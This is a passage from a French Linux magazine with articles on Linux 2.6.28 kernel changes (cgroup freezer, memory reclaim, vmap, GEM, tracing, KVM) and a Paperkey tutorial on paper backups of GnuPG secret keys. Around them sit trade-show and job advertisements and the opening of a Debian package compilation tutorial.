- L'espace utilisateur retente l'opération de gel via une nouvelle écriture de la chaîne **"FROZEN"**.
- La tâche bloquant le gel du cgroup disparaît de celui-ci.

Nous concluons sur ce sous-système par une illustration de son utilisation. Tout d'abord, rappelons la création d'un système de fichier de type cgroup :

```
# mkdir /containers/freezer
# mount -t cgroup -o freezer freezer  /containers
# mkdir /containers/0
# echo $un_ensemble_de_pid > /containers/0/tasks
```

La récupération de l'état de gel d'un cgroup se fait par exemple de la façon suivante :

```
# cat /containers/0/freezer.state
RUNNING
```

Un scénario de gel de toutes les tâches d'un cgroup peut correspondre au suivant :

```
# echo FROZEN > /containers/0/freezer.state
# cat /containers/0/freezer.state
FREEZING
# cat /containers/0/freezer.state
FROZEN
```

Finalement, voyons comment dégeler toutes les tâches au sein du cgroup :

```
# echo RUNNING > /containers/0/freezer.state
# cat /containers/0/freezer.state
RUNNING
```

2 Gestion mémoire

2.1 Amélioration du mécanisme de réclamation de la mémoire

Au cours de l'exécution du système, des fichiers du disque sont stockés en mémoire lors de leur lecture/écriture par des applications. Le stockage de ces fichiers s'effectue dans une zone appelée le *page cache*. On nomme alors les pages mémoire contenant ces fichiers des *file-backed pages*. Il existe également des pages mémoire ne contenant pas de fichiers. Il s'agit des pages employées lors des allocations dynamiques effectuées par les processus du système (la région mémoire appelée « tas »), mais également des pages représentant les piles de ces processus, etc. Ces pages sont appelées *anonymous pages*.

Lorsque le système est à cours de pages mémoire, un mécanisme de récupération de pages est exécuté. Il parcourt la liste de l'ensemble des pages à la recherche de celles qu'il peut expulser facilement en les sauvegardant sur le disque dur. Il préfère alors expulser des file-backed pages, car elles se trouvent déjà bien disposées sur le disque dur alors que les anonymous pages doivent être placées dans une partition de swap.

Lorsque le système dispose de beaucoup de mémoire et qu'une bonne proportion est en cours d'utilisation, parcourir la liste des pages à la recherche de celles qui peuvent être expulsées peut devenir très coûteux en temps CPU. C'est pourquoi Rik van Riel a amélioré ce comportement au travers de différents patchs que l'on retrouve dans la version 2.6.28 du noyau. Jusqu'alors, le mécanisme de récupération de pages effectuait son choix en suivant un algorithme de type LRU (*Least Recently Used*). Les pages se trouvaient alors soit dans la liste inactive, soit dans la liste active, et l'algorithme sondait la liste inactive en premier. À présent, deux listes supplémentaires distinguent les pages file-backed des pages anonymes. Cela permet ainsi au mécanisme de réclamation de pages de se pencher uniquement sur les pages qu'il souhaite expulser, c'est-à-dire en priorité les pages file-backed.

Toutefois, il est nécessaire, dans certaines situations, de récupérer des pages anonymes, et ainsi de parcourir la liste correspondante qui peut être très importante sur de gros systèmes. Alors que le précédent algorithme effectuait un parcours intégral de la liste inactive, la nouvelle infrastructure ne teste qu'une portion des pages anonymes de la liste inactive et ainsi améliore les performances sur les gros systèmes.

Finalement, il existe des pages mémoire qui ne sont pas récupérables (par exemple : les pages verrouillées en mémoire par **mlock()**, les pages appartenant aux régions mémoire partagées entre plusieurs processus, les pages de ramdisks ou ramfs, etc.). Il est ainsi inutile de les parcourir. C'est pourquoi une dernière liste (qui n'est pas parcourue par l'algorithme) a été mise en place afin de les rassembler.

2.2 Amélioration des performances de vmap()

L'allocation mémoire se fait préférentiellement par petits tronçons, car, au cours de la vie du système, il devient de plus en plus difficile de trouver des zones de mémoire physique contiguës. Cependant, il reste nécessaire d'effectuer de grosses allocations mémoire dans certaines situations. L'exemple le plus significatif provient du chargement de modules noyau pour lesquels une importante quantité de mémoire (c'est-à-dire de nombreuses pages) peut être nécessaire. Afin de rendre aisé l'allocation de telles quantités de mémoire, il existe un allocateur particulier, nommé **vmalloc()**. Il effectue des allocations mémoire qui sont contiguës dans l'espace linéaire, mais ne le sont pas forcément en mémoire physique. Les pages employées pour répondre à une allocation **vmalloc()** peuvent se trouver à n'importe quel endroit dans la mémoire physique.

Bien que très utile, cet allocateur n'en reste pas moins lent. Toutes ses allocations sont accomplies dans une zone mémoire restreinte, appelée *VMALLOC*, formée de pages de 4 Ko lesquelles permettent des *mappings* contigus en mémoire linéaire. Il est ainsi nécessaire de modifier les entrées dans les tables de pages relatives à la zone *VMALLOC*, lors de chaque allocation (**vmalloc()**) et libération (**vfree()**) effectués par cet allocateur. De plus, chaque modification dans ces entrées requiert l'invalidation (via un *flush*) des entrées correspondantes du TLB (*Translation Lookaside Buffer*) lequel est employé par le processeur pour accéder

plus rapidement aux pages de l'espace physique à partir des pages de l'espace linéaire. Ces flushs du TLB sont très coûteux, et d'autant plus que le nombre de processeurs est important, car alors un flush de TLB revient à invalider le TLB de chaque processeur. Finalement, un dernier souci impacte les performances de cet allocateur. Les régions mémoire de la zone **VMALLOC** sont tout d'abord regroupées dans une liste chaînée, ce qui rend les recherches de régions libres particulièrement coûteuses ; et, en outre, cette liste n'est protégée que par un seul verrou, ne facilitant pas le passage à l'échelle.

De ce constat, des modifications sur cet allocateur ont vu le jour grâce à Nick Piggin et sont intégrées dans le 2.6.28. La liste chaînée regroupant les régions mémoire de la zone *VMALLOC* est remplacée par un *red-black tree* (cf. Kernel Corner 97) qui offre un temps de recherche bien meilleur dans cet espace d'adressage. Aussi, afin de pallier les problèmes de passage à l'échelle qu'engendre l'utilisation d'un verrou unique, chaque CPU dispose d'une liste qui regroupe de petites plages d'adresses dans l'espace *VMALLOC*. L'accès à ces listes se fait ainsi sans verrou. Notons que les modifications touchent uniquement les primitives de mapping en mémoire virtuelle **vmap()** et **vunmap()**. Il s'agit en fait de l'ajout des nouvelles primitives **vm_map_ram()** et **vm_unmap_ram()** qui remplissent le même rôle que les primitives précédentes, mais utilisent pour cela la nouvelle infrastructure. La primitive **vmalloc()** qui effectue réellement l'allocation emploie toujours l'ancienne primitive **vmap()**. Pour l'instant, la migration vers l'utilisation des ces nouvelles primitives n'a été effectuée que dans le cas du système de fichiers XFS, lequel emploie la zone *VMALLOC* pour supporter de larges tailles de blocs. Les résultats sont significatifs. Ils annoncent une rapidité d'exécution vingt fois supérieure lors du traitement de certaines charges de travail.

Concluons sur une dernière optimisation. Lors de la libération d'une précédente allocation par **vmalloc()**, le flush du TLB de chaque processeur n'est plus effectué (ce qui entraîne un gain de performance immédiat). Cela ne pose pas de problèmes, car, une fois libérée, la mémoire n'est plus employée par le noyau. Le flush n'est alors nécessaire que lors d'une nouvelle allocation. (Notons toutefois que sauter l'étape du flush lors de la libération mémoire pourrait rendre le noyau moins sécurisé vis-à-vis des fuites d'information)

3 Gestion des cartes graphiques

3.1 Introduction

La gestion du matériel vidéo est une problématique de longue date des systèmes Linux et autres systèmes d'exploitation libres. Elle nécessite une étroite coordination entre le système X Window et le noyau Linux. Seulement, à ce niveau, le noyau Linux manque cruellement de support. Mais, c'est sur le point de changer grâce à l'arrivée de GEM.

Avant d'introduire ce que représente GEM, nous donnons quelques éléments sur les GPU (*Graphical Processor Unit*). À l'époque où les cartes vidéo étaient de simples périphériques d'affichage, la mémoire vidéo était constituée d'un simple tampon à images (*frame buffer*) depuis lequel les pixels étaient envoyés à l'écran. Il était alors du ressort de la CPU de remplir ce tampon avec les données voulues. Actuellement, les GPU emploient différents types de mémoire. Tout d'abord, nous trouvons la Vidéo RAM (VRAM) qui est une mémoire très rapide et qui se trouve directement sur la carte vidéo. Cette mémoire peut être visible sur le bus PCI, et contient, au-delà d'un frame buffer, de nombreuses autres données. Pour des matériels bas de gamme, il se peut qu'il n'existe pas à proprement parler de VRAM, mais une portion de mémoire principale dédiée à ce rôle. Cette dernière n'est alors plus accessible à la CPU (certaines cartes vidéo peuvent en plus de leur VRAM détenir aussi une portion de la mémoire principale). Enfin, il existe une unité matérielle de gestion mémoire propre aux périphériques vidéo, nommée GART (*Graphics Address Remapping Table*), qui permet de *mapper* des pages quelconques de la mémoire principale dans l'espace d'adressage de la GPU, et ainsi de les rendre accessibles à cette GPU. Les VRAM sont de caractéristiques diverses qu'il faut prendre en compte, au risque de corrompre les données (mémoire *cache coherent* ou non). De plus, certaines ne sont pas forcément directement adressables par la CPU.

De cela émerge une problématique sur la gestion de la mémoire accessible par la GPU d'un système. Bien que similaire à la gestion de la mémoire principale, elle apporte son lot de spécificités et nécessite sa propre gestion logicielle. Cependant, le noyau Linux n'a jamais disposé d'une tel sous-système jusqu'à maintenant. Ainsi, la gestion mémoire pour la GPU s'effectue encore actuellement de façon maladroite entre du code présent dans le serveur X, le noyau Linux, mais également très souvent au sein des pilotes de périphériques propriétaires. La version 2.6.28 du noyau Linux marque la fin de ce désordre et initie la restructuration de cette infrastructure de gestion vidéo avec l'intégration d'un des éléments principaux, GEM (proposé par Intel et palliant les défauts décriés de TTM – *Translation-Table Maps* – qui était une première initiative de gestion mémoire pour GPU).

3.2 GEM (Graphics Execution Manager) – un gestionnaire de mémoire pour les GPU

GEM est un des composants principaux faisant partie de l'infrastructure DRM (*Direct Rendering Manager*). Il est conçu pour gérer la mémoire vidéo, contrôler l'accès au contexte d'exécution des périphériques graphiques et supporter un environnement de type NUMA (*Non-Uniform Memory Access*) dans lequel évoluent la plupart des contrôleurs graphiques modernes. GEM permet à plusieurs applications de partager les ressources de la carte graphique sans avoir besoin d'en recharger constamment l'état complet. Les données peuvent être partagées entre les différentes applications ce qui garantit leur bonne synchronisation en mémoire.

Les données graphiques peuvent prendre une quantité importante de mémoire, d'autant que les applications 3D construisent des ensembles de textures et de *vertex* toujours plus gros. Les cartes graphiques disposent d'un espace mémoire qui ne cesse d'augmenter, et leur API devient de plus en plus complexe. C'est pourquoi il n'est plus concevable que chaque application sauvegarde un état complet de son environnement graphique pour que la carte puisse être réinitialisée depuis l'espace utilisateur à chaque changement de contexte. Ainsi, garantir la persistance des données graphiques au cours des changements de contexte, permet de fournir aux applications de nouvelles

ILS SONT PRÉSENTS SUR SOLUTIONS LINUX / OPENSOURCE, REJOIGNEZ-LES !

ACTUALIS CENTER
ADULLACT
AFPY
AFUL
AFUP
AILES
AKEIROU
ALIXEN
ALLIANCE LIBRE
ALTER WAY CONSULTING
ALTERNC
ANASKA, ALTER WAY FORMATION
APINC
APRIL
ARGIA-ENGINEERING
ASTERISK FRANCE
AXEL
AZUKI SOFTWARE
BLONDEAU INFORMATIQUE
BREIZHTUX
BULL
CANONICAL LIMITED
CELYA
CODES-SOURCES
CONCURRENT COMPUTER
EFREI-LINUX
ENI EDITIONS
EPSINUX
FDN
FEDORA-FR
FFII FRANCE
FRAMASOFT
FRANCE WIRELESS
FRANCOFON
FREEBSD
GCU-SQUAD
GLOBAL SECURITY MAG
GLPI
GNOME-FR
GUSES
GUTENBERG
HAKIN9
IKOULA
INGENIWEB, ALTER WAY SOLUTIONS
INL
INTELLIQUE
IP BRICK
ITEAM
JASPERSOFT
JEDOX
KDE FRANCE
KERLABS
L'ATELIER
L'INFORMATICIEN
LALUX ET PHPGROUPWARE
LANDINUX
LAUTRE.NET
LEMONASSO
LEMUG.FR
LES COMPLEXES
LIBRAIRIE EYROLLES
LIBRE EN POCHE
LIMBAS
LINUTOP
LINUX AZUR
LINUX ESSONE
LINUX IDENTITY
LINUX MAGAZINE
LINUX PRATIQUE
LINUX+ DVD
LINUX-NANTES
LINUXARVERNE
LINUXCAMBRESIS.ORG
LINUXFR.ORG
MAKINA CORPUS
MANDRIVA
MANDRIVAFR
MISC
MOZILLA EUROPE
MUTUALIBRE
NEOGIA
NETBSDFR
NEXEN, ALTER WAY HOSTING
NFRANCE CONSEIL
NUI
O4DB, ALTER WAY SOLUTIONS
OBEO
OCSINVENTORY-NG
OPEN EXIA
OPENBSD & OPENSSH
OPENOFFICE.ORG
OPENSIDES
OVS
OW2
PARINUX
PHP SOLUTIONS
PHPGROUPWARE
PILOT SYSTEMS
PLANET-WORK
PLANÈTE LINUX
POSTGRESQLFR
PROCESS ONE
PROGRAMMEZ !
PROXIENCE
RESEAU LIBRE ENTREPRISE
RUBY FRANCE
SCEREN
SCIDERALLE
SIMPLE SYSTEMS
SOLINUX, ALTER WAY SOLUTIONS
SOLUTIONS LOGICIELS
STARXPERT
SUN
SYMFONY
TALEND
TRADUC.ORG
TRANSTEC
TUXFAMILY
UBUNTU-FR
VENI,VIDI,LIBRI
ZARAFA
ZEND TECHNOLOGIES
...

Liste des exposants et partenaires 2009 au 12/01/09

5 KEYNOTES – EN ACCÈS LIBRE

Situation et prospective du marché de l'open source

5 TABLES RONDES – EN ACCÈS LIBRE

- Mobilité : innover avec l'Open Source
- Cloud Computing : l'Open Source à la rescousse
- Migration Open Source : meilleures pratiques et avis d'experts
- Comment gérer son infrastructure virtuelle ?
- Collaboratif : quand l'Open Source répond aux besoins métier

DES CYCLES SPÉCIFIQUES – EN ACCÈS LIBRE

Administration Electronique libre - Conférence Education - Conférence annuelle OW2

26 FORMATIONS/TUTORIELS – EN ACCÈS PAYANT

- Apport des logiciels libres
- Collaboration 2.0 : les outils du web et réseaux sociaux adaptés à l'entreprise
- Data Center et logiciels libres
- Industrialiser les développements JavaEE
- Développeurs
- Gestion d'entreprise en open source, le marché décolle-t-il ?
- Gestion des individus et des identités
- Gouvernance des projets open source en entreprise
- Informatique industrielle
- Logiciels libres et Interopérabilité
- Plates-formes décisionnelles en Open Source, premiers retours d'expériences
- Poste de Travail
- Sécurité
- SOA et logiciels libres
- SGBD
- Travail collaboratif et gestion de contenu
- Virtualisation & Clusters
- Votre plate-forme internet et intranet avec PHP
- Web version 2 et suivantes
- Zope et Plone

Programme complet et inscription sur www.solutionslinux.fr, rubrique Conférences

fonctionnalités clés, mais également d'améliorer les performances des API existantes.

Les *desktops* Linux modernes emploient de façon significative le rendu 3D dans l'affichage de leur environnement. Les applications 2D et 3D peignent leurs contenus dans des tampons mémoire qui ne sont pas directement reliés à l'écran, mais employés par le gestionnaire de fenêtres composites, lequel construit, à partir de ces tampons, l'image finale à afficher à l'écran. Cela signifie que les pixels des images peintes par ces applications doivent être accessibles à tout moment par le gestionnaire de fenêtres et utilisés comme paramètres source des opérations de rendu d'image à l'écran. GEM fournit des mécanismes simples pour gérer les données graphiques et contrôler le flux d'exécution au sein de Linux. Il emploie pour cela de nombreux sous-systèmes noyau, évitant ainsi le déploiement d'un code trop volumineux.

GEM est donc un gestionnaire central pour le placement en mémoire des objets graphiques. Ces objets (appelés *buffer objects*) sont alloués en utilisant dans des pages mémoire anonymes (c'est-à-dire non file-backed) de l'espace utilisateur (et non des pages noyau). Cela signifie que ces objets peuvent être expulsés de la mémoire (lorsqu'il est nécessaire d'en réclamer, cf. la section sur la gestion mémoire) et atterrir dans la swap. Il en résulte divers avantages dont notamment une implémentation facilitée du mécanisme de *suspend & resume*. Notons également que l'API de GEM essaie d'éviter le mapping dans l'espace utilisateur de ces objets, tout d'abord parce qu'il est coûteux, mais aussi parce qu'il pose différents problèmes de cohérence des caches entre la CPU et la GPU. Ainsi, les buffer objects sont accédés via une série d'appels **`ioctl()`**. Toutefois, il reste possible de mapper dans l'espace utilisateur des buffer objects, mais alors il est à la charge de l'application en espace utilisateur de gérer la cohérence des caches. Pour faciliter cela, un ensemble d'**`ioctl()`** permettent la gestion des *domaines* de ces buffer objects. Un domaine décrit principalement l'entité qui possède, et qui est autorisée à manipuler, le buffer object. La modification d'un domaine (pour chaque buffer object, il en existe deux : un pour l'écriture et un autre pour la lecture) accomplit les invalidations nécessaires des différents caches.

Notons que cette infrastructure n'est pour l'instant employée que par le *driver* du contrôleur graphique d'Intel i915, mais la modification des pilotes existants pour utiliser GEM est en cours. Concluons en rappelant que GEM est une pièce maîtresse de l'infrastructure graphique, mais que cette dernière dépend de composants supplémentaires (s'appuyant sur GEM) pour la gestion, entre autres, de l'accélération 2D (UXA – *UMA Acceleration Architecture*) et 3D (DRI2 – *Direct Rendering Infrastructure*).

4 Fonctionnalité de traçage/débogage

Le noyau 2.6.28 voit l'arrivée d'un *boot tracer* afin d'aider les développeurs à diminuer la durée du démarrage. Pour cela, il enregistre les durées d'exécution des différents *initcalls* (réalisés par les différents sous-systèmes noyau lors du démarrage) qui peuvent ensuite être traités par le script **`scripts/bootgraph.pl`** afin de produire une représentation graphique au format SVG de ces résultats. Afin d'employer ce boot tracer, il est nécessaire d'activer l'option **`CONFIG_BOOT_TRACER`**, de passer au noyau les paramètres **`initcall_debug`** et **`printk.time=1`** et finalement d'appeler, après le démarrage du système, le script de la façon suivante : **`dmesg | perl scripts/bootgraph.pl > graphe.svg`**

Les *tracepoints* sont un nouveau mécanisme pour insérer des points de traçage statiques dans le noyau comme le proposent déjà les *kernel markers*. Ils pallient cependant un défaut majeur de ces derniers, en effectuant de façon sûre une vérification de type, des paramètres passés aux fonctions de traçage. Ces points de traçage statiques sont exploités ensuite par des outils comme LTTng (*Linux Trace Toolkit – next generation*). L'ordonnanceur de Linux a d'ailleurs été instrumentalisé par ces nouveaux *tracepoints* et **`ftrace`** a d'ailleurs été modifié pour les supporter.

5 Virtualisation

De nouvelles fonctionnalités ont été ajoutées à KVM. Tout d'abord, le driver qui supporte la technologie Intel VT-d (*Vitualization Technology for Directed I/O*), qui implémente une IOMMU (*I/O Memory Management Unit*), a été étendu pour être employé par KVM. Ce dernier emploie alors VT-d pour assigner n'importe quel périphérique PCI à un système invité spécifique. Dans ce cas, la mémoire de l'invité est verrouillée et le mapping mémoire est mis à jour dans l'IOMMU.
Linux pour l'architecture IA64 supporte dorénavant la paravirtualisation et peut être compilé comme invité Xen. Aussi, la technologie Intel VT-d pour cette architecture est à présent supportée.

6 Divers

Une extension au **`hrtimers`** est intégrée dans cette version du noyau. Elle permet à l'utilisateur de spécifier une plage de réveil à la place d'une date précise, via deux paramètres appelés **`soft timeout`** et *hard timeout*. Le soft timeout correspond à la date minimale de réveil alors que le hard timeout correspond à la date maximale autorisée pour le réveil (notons que, comme le noyau n'est pas déterministe, il ne peut pas garantir que le réveil se déroule toujours avant la date maximale ; toutefois, il agit au mieux qu'il puisse). Ce changement d'API permet alors au noyau d'exécuter d'une seule traite les *timers* dont les plages de *timeouts* se chevauchent, et ainsi d'allonger les périodes pendant lesquelles le processeur reste oisif, ce qui résulte au final en une économie d'énergie.

Auteur : Éric Lacombe

sagemcommunications

communicative talent*

* L'innovation, notre langage pour exprimer vos talents

Électronique | Logiciel | Réseaux | Télécoms | Radio

Chez Sagem Communications, mettre à profit toute l'intelligence d'une entreprise dédiée aux hautes technologies, c'est aussi faire communiquer les compétences, les idées et les cultures. Ainsi, dans le monde entier, les collaborateurs de Sagem Communications conçoivent, développent, industrialisent et distribuent des produits attractifs et innovants. Au quotidien, leur savoir-faire s'exprime au sein d'équipes dynamiques, pluridisciplinaires et multiculturelles dans une structure qui fait communiquer les talents.

• Ingénieur Linux embarqué h/f

Au sein de l'équipe R&D et en collaboration avec le Chef de projet, vous participez au développement du logiciel embarqué dans des équipements de télécommunications (décodeurs IPMPEG4 HD, Passerelles Triple Play…). Vous définissez les spécifications, les travaux d'architecture et participez à l'implémentation des fonctions demandées selon le cahier des charges du client. **Profil :** Ingénieur Télécom ou informatique, 3 à 5 ans d'expérience en développement logiciel embarqué. Maîtrise du développement driver Linux sur cible et du noyau Linux en environnement embarqué, de l'environnement de développement Linux et des outils de développement Linux GNU. Poste basé à Rueil (92) ou Osny (95). Réf. ILE/SCT

• Chef de projet logiciel communication IP h/f

Au sein de l'équipe R&D, vous devenez leader du pôle d'excellence « IP communications ». Vous êtes force de proposition concernant les fonctions réseau qu'il convient d'intégrer aux produits. Vous concevez et faites réaliser ces fonctions par votre équipe et en gérez la qualité. Vous intervenez également en transverse sur plusieurs projets. **Profil :** Ingénieur ou équivalent, 2 à 5 ans d'expérience dans le domaine du logiciel embarqué comprenant une forte composante « communication IP ». Maîtrise des logiciels sous Linux. Une expérience en management de projets et d'équipes en environnement international serait un plus. Anglais courant. Poste basé à Rueil (92) ou Osny (95). Réf. CDPIP/OSN

• Architecte Logiciel h/f

Au sein des équipes logicielles, vous définissez les architectures dans des environnements logiciels embarqués (généralement sous Linux), la spécification des API et des sous-ensembles logiciels, les choix de solutions et la sélection des souches externes (ex : open source). Vous permettez la mise en œuvre aisée de fonctionnalités innovantes dans nos produits en privilégiant la réutilisation et la portabilité des logiciels. Garant du schéma technique, vous intervenez sur l'ensemble du projet en assurant la mise en application de la conception et de l'architecture. **Profil :** Ingénieur informatique ou équivalent, 3 ans minimum d'expérience en développement de logiciel temps réel. Maîtrise de l'environnement Linux embarqué et expérience en architectures logicielles. Compétences réseaux appréciées. Poste basé à Rueil (92). Réf. AL/OSN

• Ingénieur développement logiciel Linux / Noyau h/f

Au sein de l'équipe R&D, vous réalisez la configuration/optimisation des noyaux, le développement des drivers et le développement des scripts de démarrage. Impliqué sur l'ensemble des phases de nos projets, vous effectuez la rédaction des spécifications internes, le développement, les tests et participez à la qualification et la validation. **Profil :** Ingénieur informatique ou équivalent, 2 ans minimum d'expérience en développement de logiciel temps réel. Vous maîtrisez le développement en C sous Linux embarqué au niveau noyaux/drivers. De bonnes notions en outils de débuggage (GDB) seraient un plus. Poste basé à Rueil (92) ou Osny (95). Réf. IDLL/OSN

Pour rejoindre nos équipes dynamiques à forte culture technologique, merci de nous faire parvenir par mail votre candidature, en indiquant la référence choisie, à : rh_osn@sagem.com. Consultez l'ensemble de nos offres d'emplois en France et à l'international, stages, VIE et opportunités d'expatriation à la rubrique carrières de notre site **www.communicative-talent.com**

Paperkey, la sauvegarde parfaite

...si vous avez un coffre-fort. Sur quel support faites-vous vos sauvegardes ? Clefs USB ? NAS ? Disque USB ? CD-Rom ? Peu importe. La vraie question n'est pas le support lui-même, mais la durée de rétention de l'information. Dans le cas des supports numériques, cette durée est très courte. Sur une pyramide ou un obélisque, elle se compte en milliers d'années. Mais dans ce cas, la portabilité et la sécurité ne sont pas optimales. La solution mitoyenne ? Le papier.

Auteur

- Denis Bodor

Raisonnablement, le couple papier/encre dispose d'une capacité de rétention de l'information impressionnante. Quelques 200 ans après sa mort, les partitions originales manuscrites de Wolfgang Amadeus Mozart sont toujours lisibles et utilisables. Pour preuve, l'une d'elles a été découverte à Nantes en septembre dernier, en parfait état. Ceci n'a rien de comparable avec les fonctionnalités offertes par les supports magnétiques (bandes, disquettes, disques durs) ou optiques (CD). Les disques SSD (*Solid State Disk*), composés de mémoire flash, possèdent une capacité de rétention mise en avant par les fabricants. Celle-ci est généralement d'une dizaine d'années (à une température constante de 25°C). Rétention facilement mise à mal par d'éventuelles perturbations électromagnétiques. Nous sommes loin de ce qu'offre une simple feuille de papier 80 grammes et un peu d'encre de Chine.

Ce support n'est pourtant pas parfait. La conservation d'une grande quantité de données est impossible. En effet, le volume de données influe directement sur la masse de papier. De plus, comme pour bien des solutions de sauvegarde, il ne faut pas prendre en compte que l'aspect « enregistrement », mais également penser à la restauration en cas de perte. Imprimer 120 pages de données hexadécimales est facile. L'opération inverse est plus problématique (manuellement) ou demande davantage de technicité (scanner, reconnaissance de caractères). Il faut donc bien évaluer la nature et la quantité de données pouvant faire l'objet d'une telle procédure.

1 Utilisation de Paperkey

Le cas de sauvegarde qui nous intéresse ici concerne la clef privée de votre paire de clefs GnuPG. En regardant dans votre répertoire **~/.gnupg**, vous pourrez constater que le fichier contenant votre clef privée/secrète dépasse le kilo-octet. Il est rapide d'imprimer plus de 1000 valeurs hexadécimales, mais bien plus délicat, ensuite, de les copier à la main dans un fichier texte.

Cependant, ce fichier **secring.gpg** contient bien plus de données que celles qui sont vraiment utiles pour les opérations de chiffrement. Une clef standard de type DSA+Elgamal ne fait réellement que 149 octets une fois débarrassée de ses métadonnées. Il est bien plus facile de saisir 149 valeurs qu'un millier. Voilà précisément tout l'intérêt de **paperkey**.

Voyons comment cela fonctionne. Tout d'abord, nous procédons à un petit test afin de nous assurer que l'installation GnuPG est bien fonctionnelle. Nous allons donc créer un simple fichier texte contenant un message des plus intéressants, puis le signer et le chiffrer à notre attention :

```
$ cat fichier.txt
CECI EST UN MESSAGE DE TEST

$ gpg -vaes -r "Denis Bodor" fichier.txt
gpg: utilisation du modèle de confiance PGP
Vous avez besoin d'une phrase de passe pour
déverrouiller la
clé secrète pour l'utilisateur: " Denis Bodor <dbodor@
gnulinuxmag.com> "
clé de 1024 bits DSA, ID FA66C6E1, créée le 2008-10-27
Entrez la phrase de passe: **************************
```

pour vos clefs GnuPG

```
gpg: utilisation de la sous-clé 00713DA5 à la place de la clé
principale FA66C6E1
gpg: Cette clé nous appartient
gpg: écriture de `fichier.txt.asc'
gpg: ELG-E/AES256 chiffré pour: "00713DA5 Denis Bodor <dbodor@
gnulinuxmag.com>"
gpg: DSA/SHA1 signature de: " FA66C6E1 Denis Bodor <dbodor@gnulinuxmag.com> "
```

Voyons si tout fonctionne :

```
$ gpg -d fichier.txt.asc
Vous avez besoin d'une phrase de passe pour déverrouiller la
clé secrète pour l'utilisateur: " Denis Bodor <dbodor@gnulinuxmag.com> "
Entrez la phrase de passe: **************************
clé de 2048 bits ELG-E, ID 00713DA5, créée le 2008-10-27 (ID clé principale FA66C6E1)
gpg: chiffré avec une clé de 2048 bits ELG-E, ID 00713DA5, créée le 2008-10-27
      " Denis Bodor <dbodor@gnulinuxmag.com> "
CECI EST UN MESSAGE DE TEST
gpg: Signature faite le lun 27 oct 2008 15:54:20 CET avec la clé DSA ID FA66C6E1
gpg: Bonne signature de " Denis Bodor <dbodor@gnulinuxmag.com> "
```

Nous pouvons passer au test grandeur nature. Nous allons utiliser **paperkey** afin de réduire la clef secrète à sa plus simple expression et envoyer le tout à l'imprimante par défaut. Je vous fais grâce de la sortie. Il s'agit d'une liste hexadécimale de valeurs accompagnées de sommes de contrôle. Notez que la sortie obtenue n'est pas directement utilisable pour déchiffrer un message. La clef, même dans cette version, est toujours protégée par la phrase de passe.

```
$ paperkey --secret-key ~/.gnupg/secring.gpg | lpr
```

Assurez-vous que la sortie papier est complète et parfaitement lisible. Puis :

```
$ rm ~/.gnupg/secring.gpg
```

En principe, en cas de problème, vous ne perdez pas uniquement ce fichier. Mais **paperkey** part du principe que le fichier de clefs publiques ou du moins votre clef publique est... publique. En d'autres termes, il vous faudra la clef publique pour reconstituer le fichier au format GnuPG !

Juste pour le plaisir, nous nous assurons que plus rien ne fonctionne :

```
$ gpg -d fichier.txt.asc
gpg: le porte-clés `/home/moi/.gnupg/secring.gpg` a été créé
gpg: chiffré avec une clé de 2048 bits ELG-E, ID 00713DA5, créée le 2008-10-27
      " Denis Bodor <dbodor@gnulinuxmag.com> "
gpg: le déchiffrement a échoué: la clé secrète n'est pas disponible
```

Il est maintenant temps de faire intervenir les outils les plus performants que la nature a mis à notre disposition : notre regard perçant, nos petits doigts agiles et notre cerveau. Recopiez donc chaque ligne de la sortie papier en respectant les blancs (leur nombre importe peu, mais il est nécessaire de bien séparer les valeurs). Bien entendu, les lignes débutant classiquement par un dièse sont de simples commentaires qu'il n'est pas utile de copier. Nous créons ici un fichier **secret.txt** que nous pouvons, ensuite, utiliser avec **paperkey** :

```
$ paperkey --pubring .gnupg/pubring.gpg \
  --secrets secret.txt \
  --output .gnupg/secring.gpg
```

Nous obtenons un nouveau fichier **secring.gpg** directement utilisable :

```
$ gpg -d fichier.txt.asc
Vous avez besoin d'une phrase de passe pour déverrouiller la
clé secrète pour l'utilisateur: " Denis Bodor <dbodor@gnulinuxmag.com> "
Entrez la phrase de passe: **************************
clé de 2048 bits ELG-E, ID 00713DA5, créée le 2008-10-27 (ID clé
principale FA66C6E1)
gpg: chiffré avec une clé de 2048 bits ELG-E, ID 00713DA5, créée le 2008-10-27
      " Denis Bodor <dbodor@gnulinuxmag.com> "
CECI EST UN MESSAGE DE TEST
gpg: Signature faite le lun 27 oct 2008 15:55:24 CET avec la clé DSA ID FA66C6E1
gpg: Bonne signature de " Denis Bodor <dbodor@gnulinuxmag.com> "
```

En cas d'erreur de saisie, les sommes de contrôle permettent de signaler le problème lors de la conversion papier vers fichier de clef. Par exemple :

```
$ paperkey --pubring .gnupg/pubring.gpg \
  --secrets secret.txt \
  --output .gnupg/secring.gpg
CRC on line 4 does not match (34E397!=0F867A)
Unable to read secrets file
```

Si c'est le cas, ne cherchez pas, vous avez forcément fait une erreur de saisie (ou plusieurs).

Il ne vous reste plus, à présent, qu'à trouver un endroit sûr pour stocker votre clef privée dans sa version papier. Coffre-fort, petite boîte en métal au pied du chêne dans le jardin, aquarium, congélateur... Dans ces deux derniers cas, l'impression laser sur un support plastique est obligatoire. L'option de copie de l'impression sur une plaque de marbre peut également être envisagée pour une rétention plus importante.

Auteur : Denis Bodor

db@ed-diamond.com

lefinnois@lefinnois.net

Rédacteur en chef de GLMF. Utilisateur GNU/Linux depuis 1994. Randonneur du jardin magique.

Compiler un paquet Debian

Cet article présente différentes méthodes pour compiler un paquet Debian, soit depuis les sources du paquet, soit à partir d'un dépôt SVN distant.

Auteur

- Romain Beauxis

Il est parfois nécessaire, lorsque l'on veut installer une version récente d'un logiciel *packagé* sous Debian **[1]**, de devoir recompiler soi-même ledit paquet.

Or, bien qu'étant une distribution binaire, à la différence de Gentoo **[2]** par exemple, Debian supporte très bien la recompilation de ses paquets en quelques commandes.

Ce tutoriel passe en revue les méthodes les plus classiques. Bien entendu, toutes ces méthodes peuvent être utilisées de manière similaire sous Ubuntu **[3]** ou toute distribution dérivée de Debian.

Certains détails techniques sont volontairement mis de côté, afin de simplifier la lecture de cet article, qui se veut plus un rapide survol des méthodes usuelles qu'une explication détaillée du format de paquet Debian.

1 En utilisant apt-get

Pour compiler un paquet avec **apt-get**, il faut tout d'abord configurer l'application en lui indiquant une source de paquets par une ligne dans le fichier **/etc/apt/sources.list** de la forme suivante :

```
deb ftp://ftp.fr.debian.org/debian/ [distribution]
main non-free contrib
```

Vous devez bien entendu remplacer **[distribution]** par votre version, par exemple **etch** ou bien **stable** pour la distribution stable en ce moment. Vous pouvez aussi configurer des sources de la distribution **testing** sur un système utilisant la distribution **stable**, cela n'affectera aucunement les paquets binaires installés.

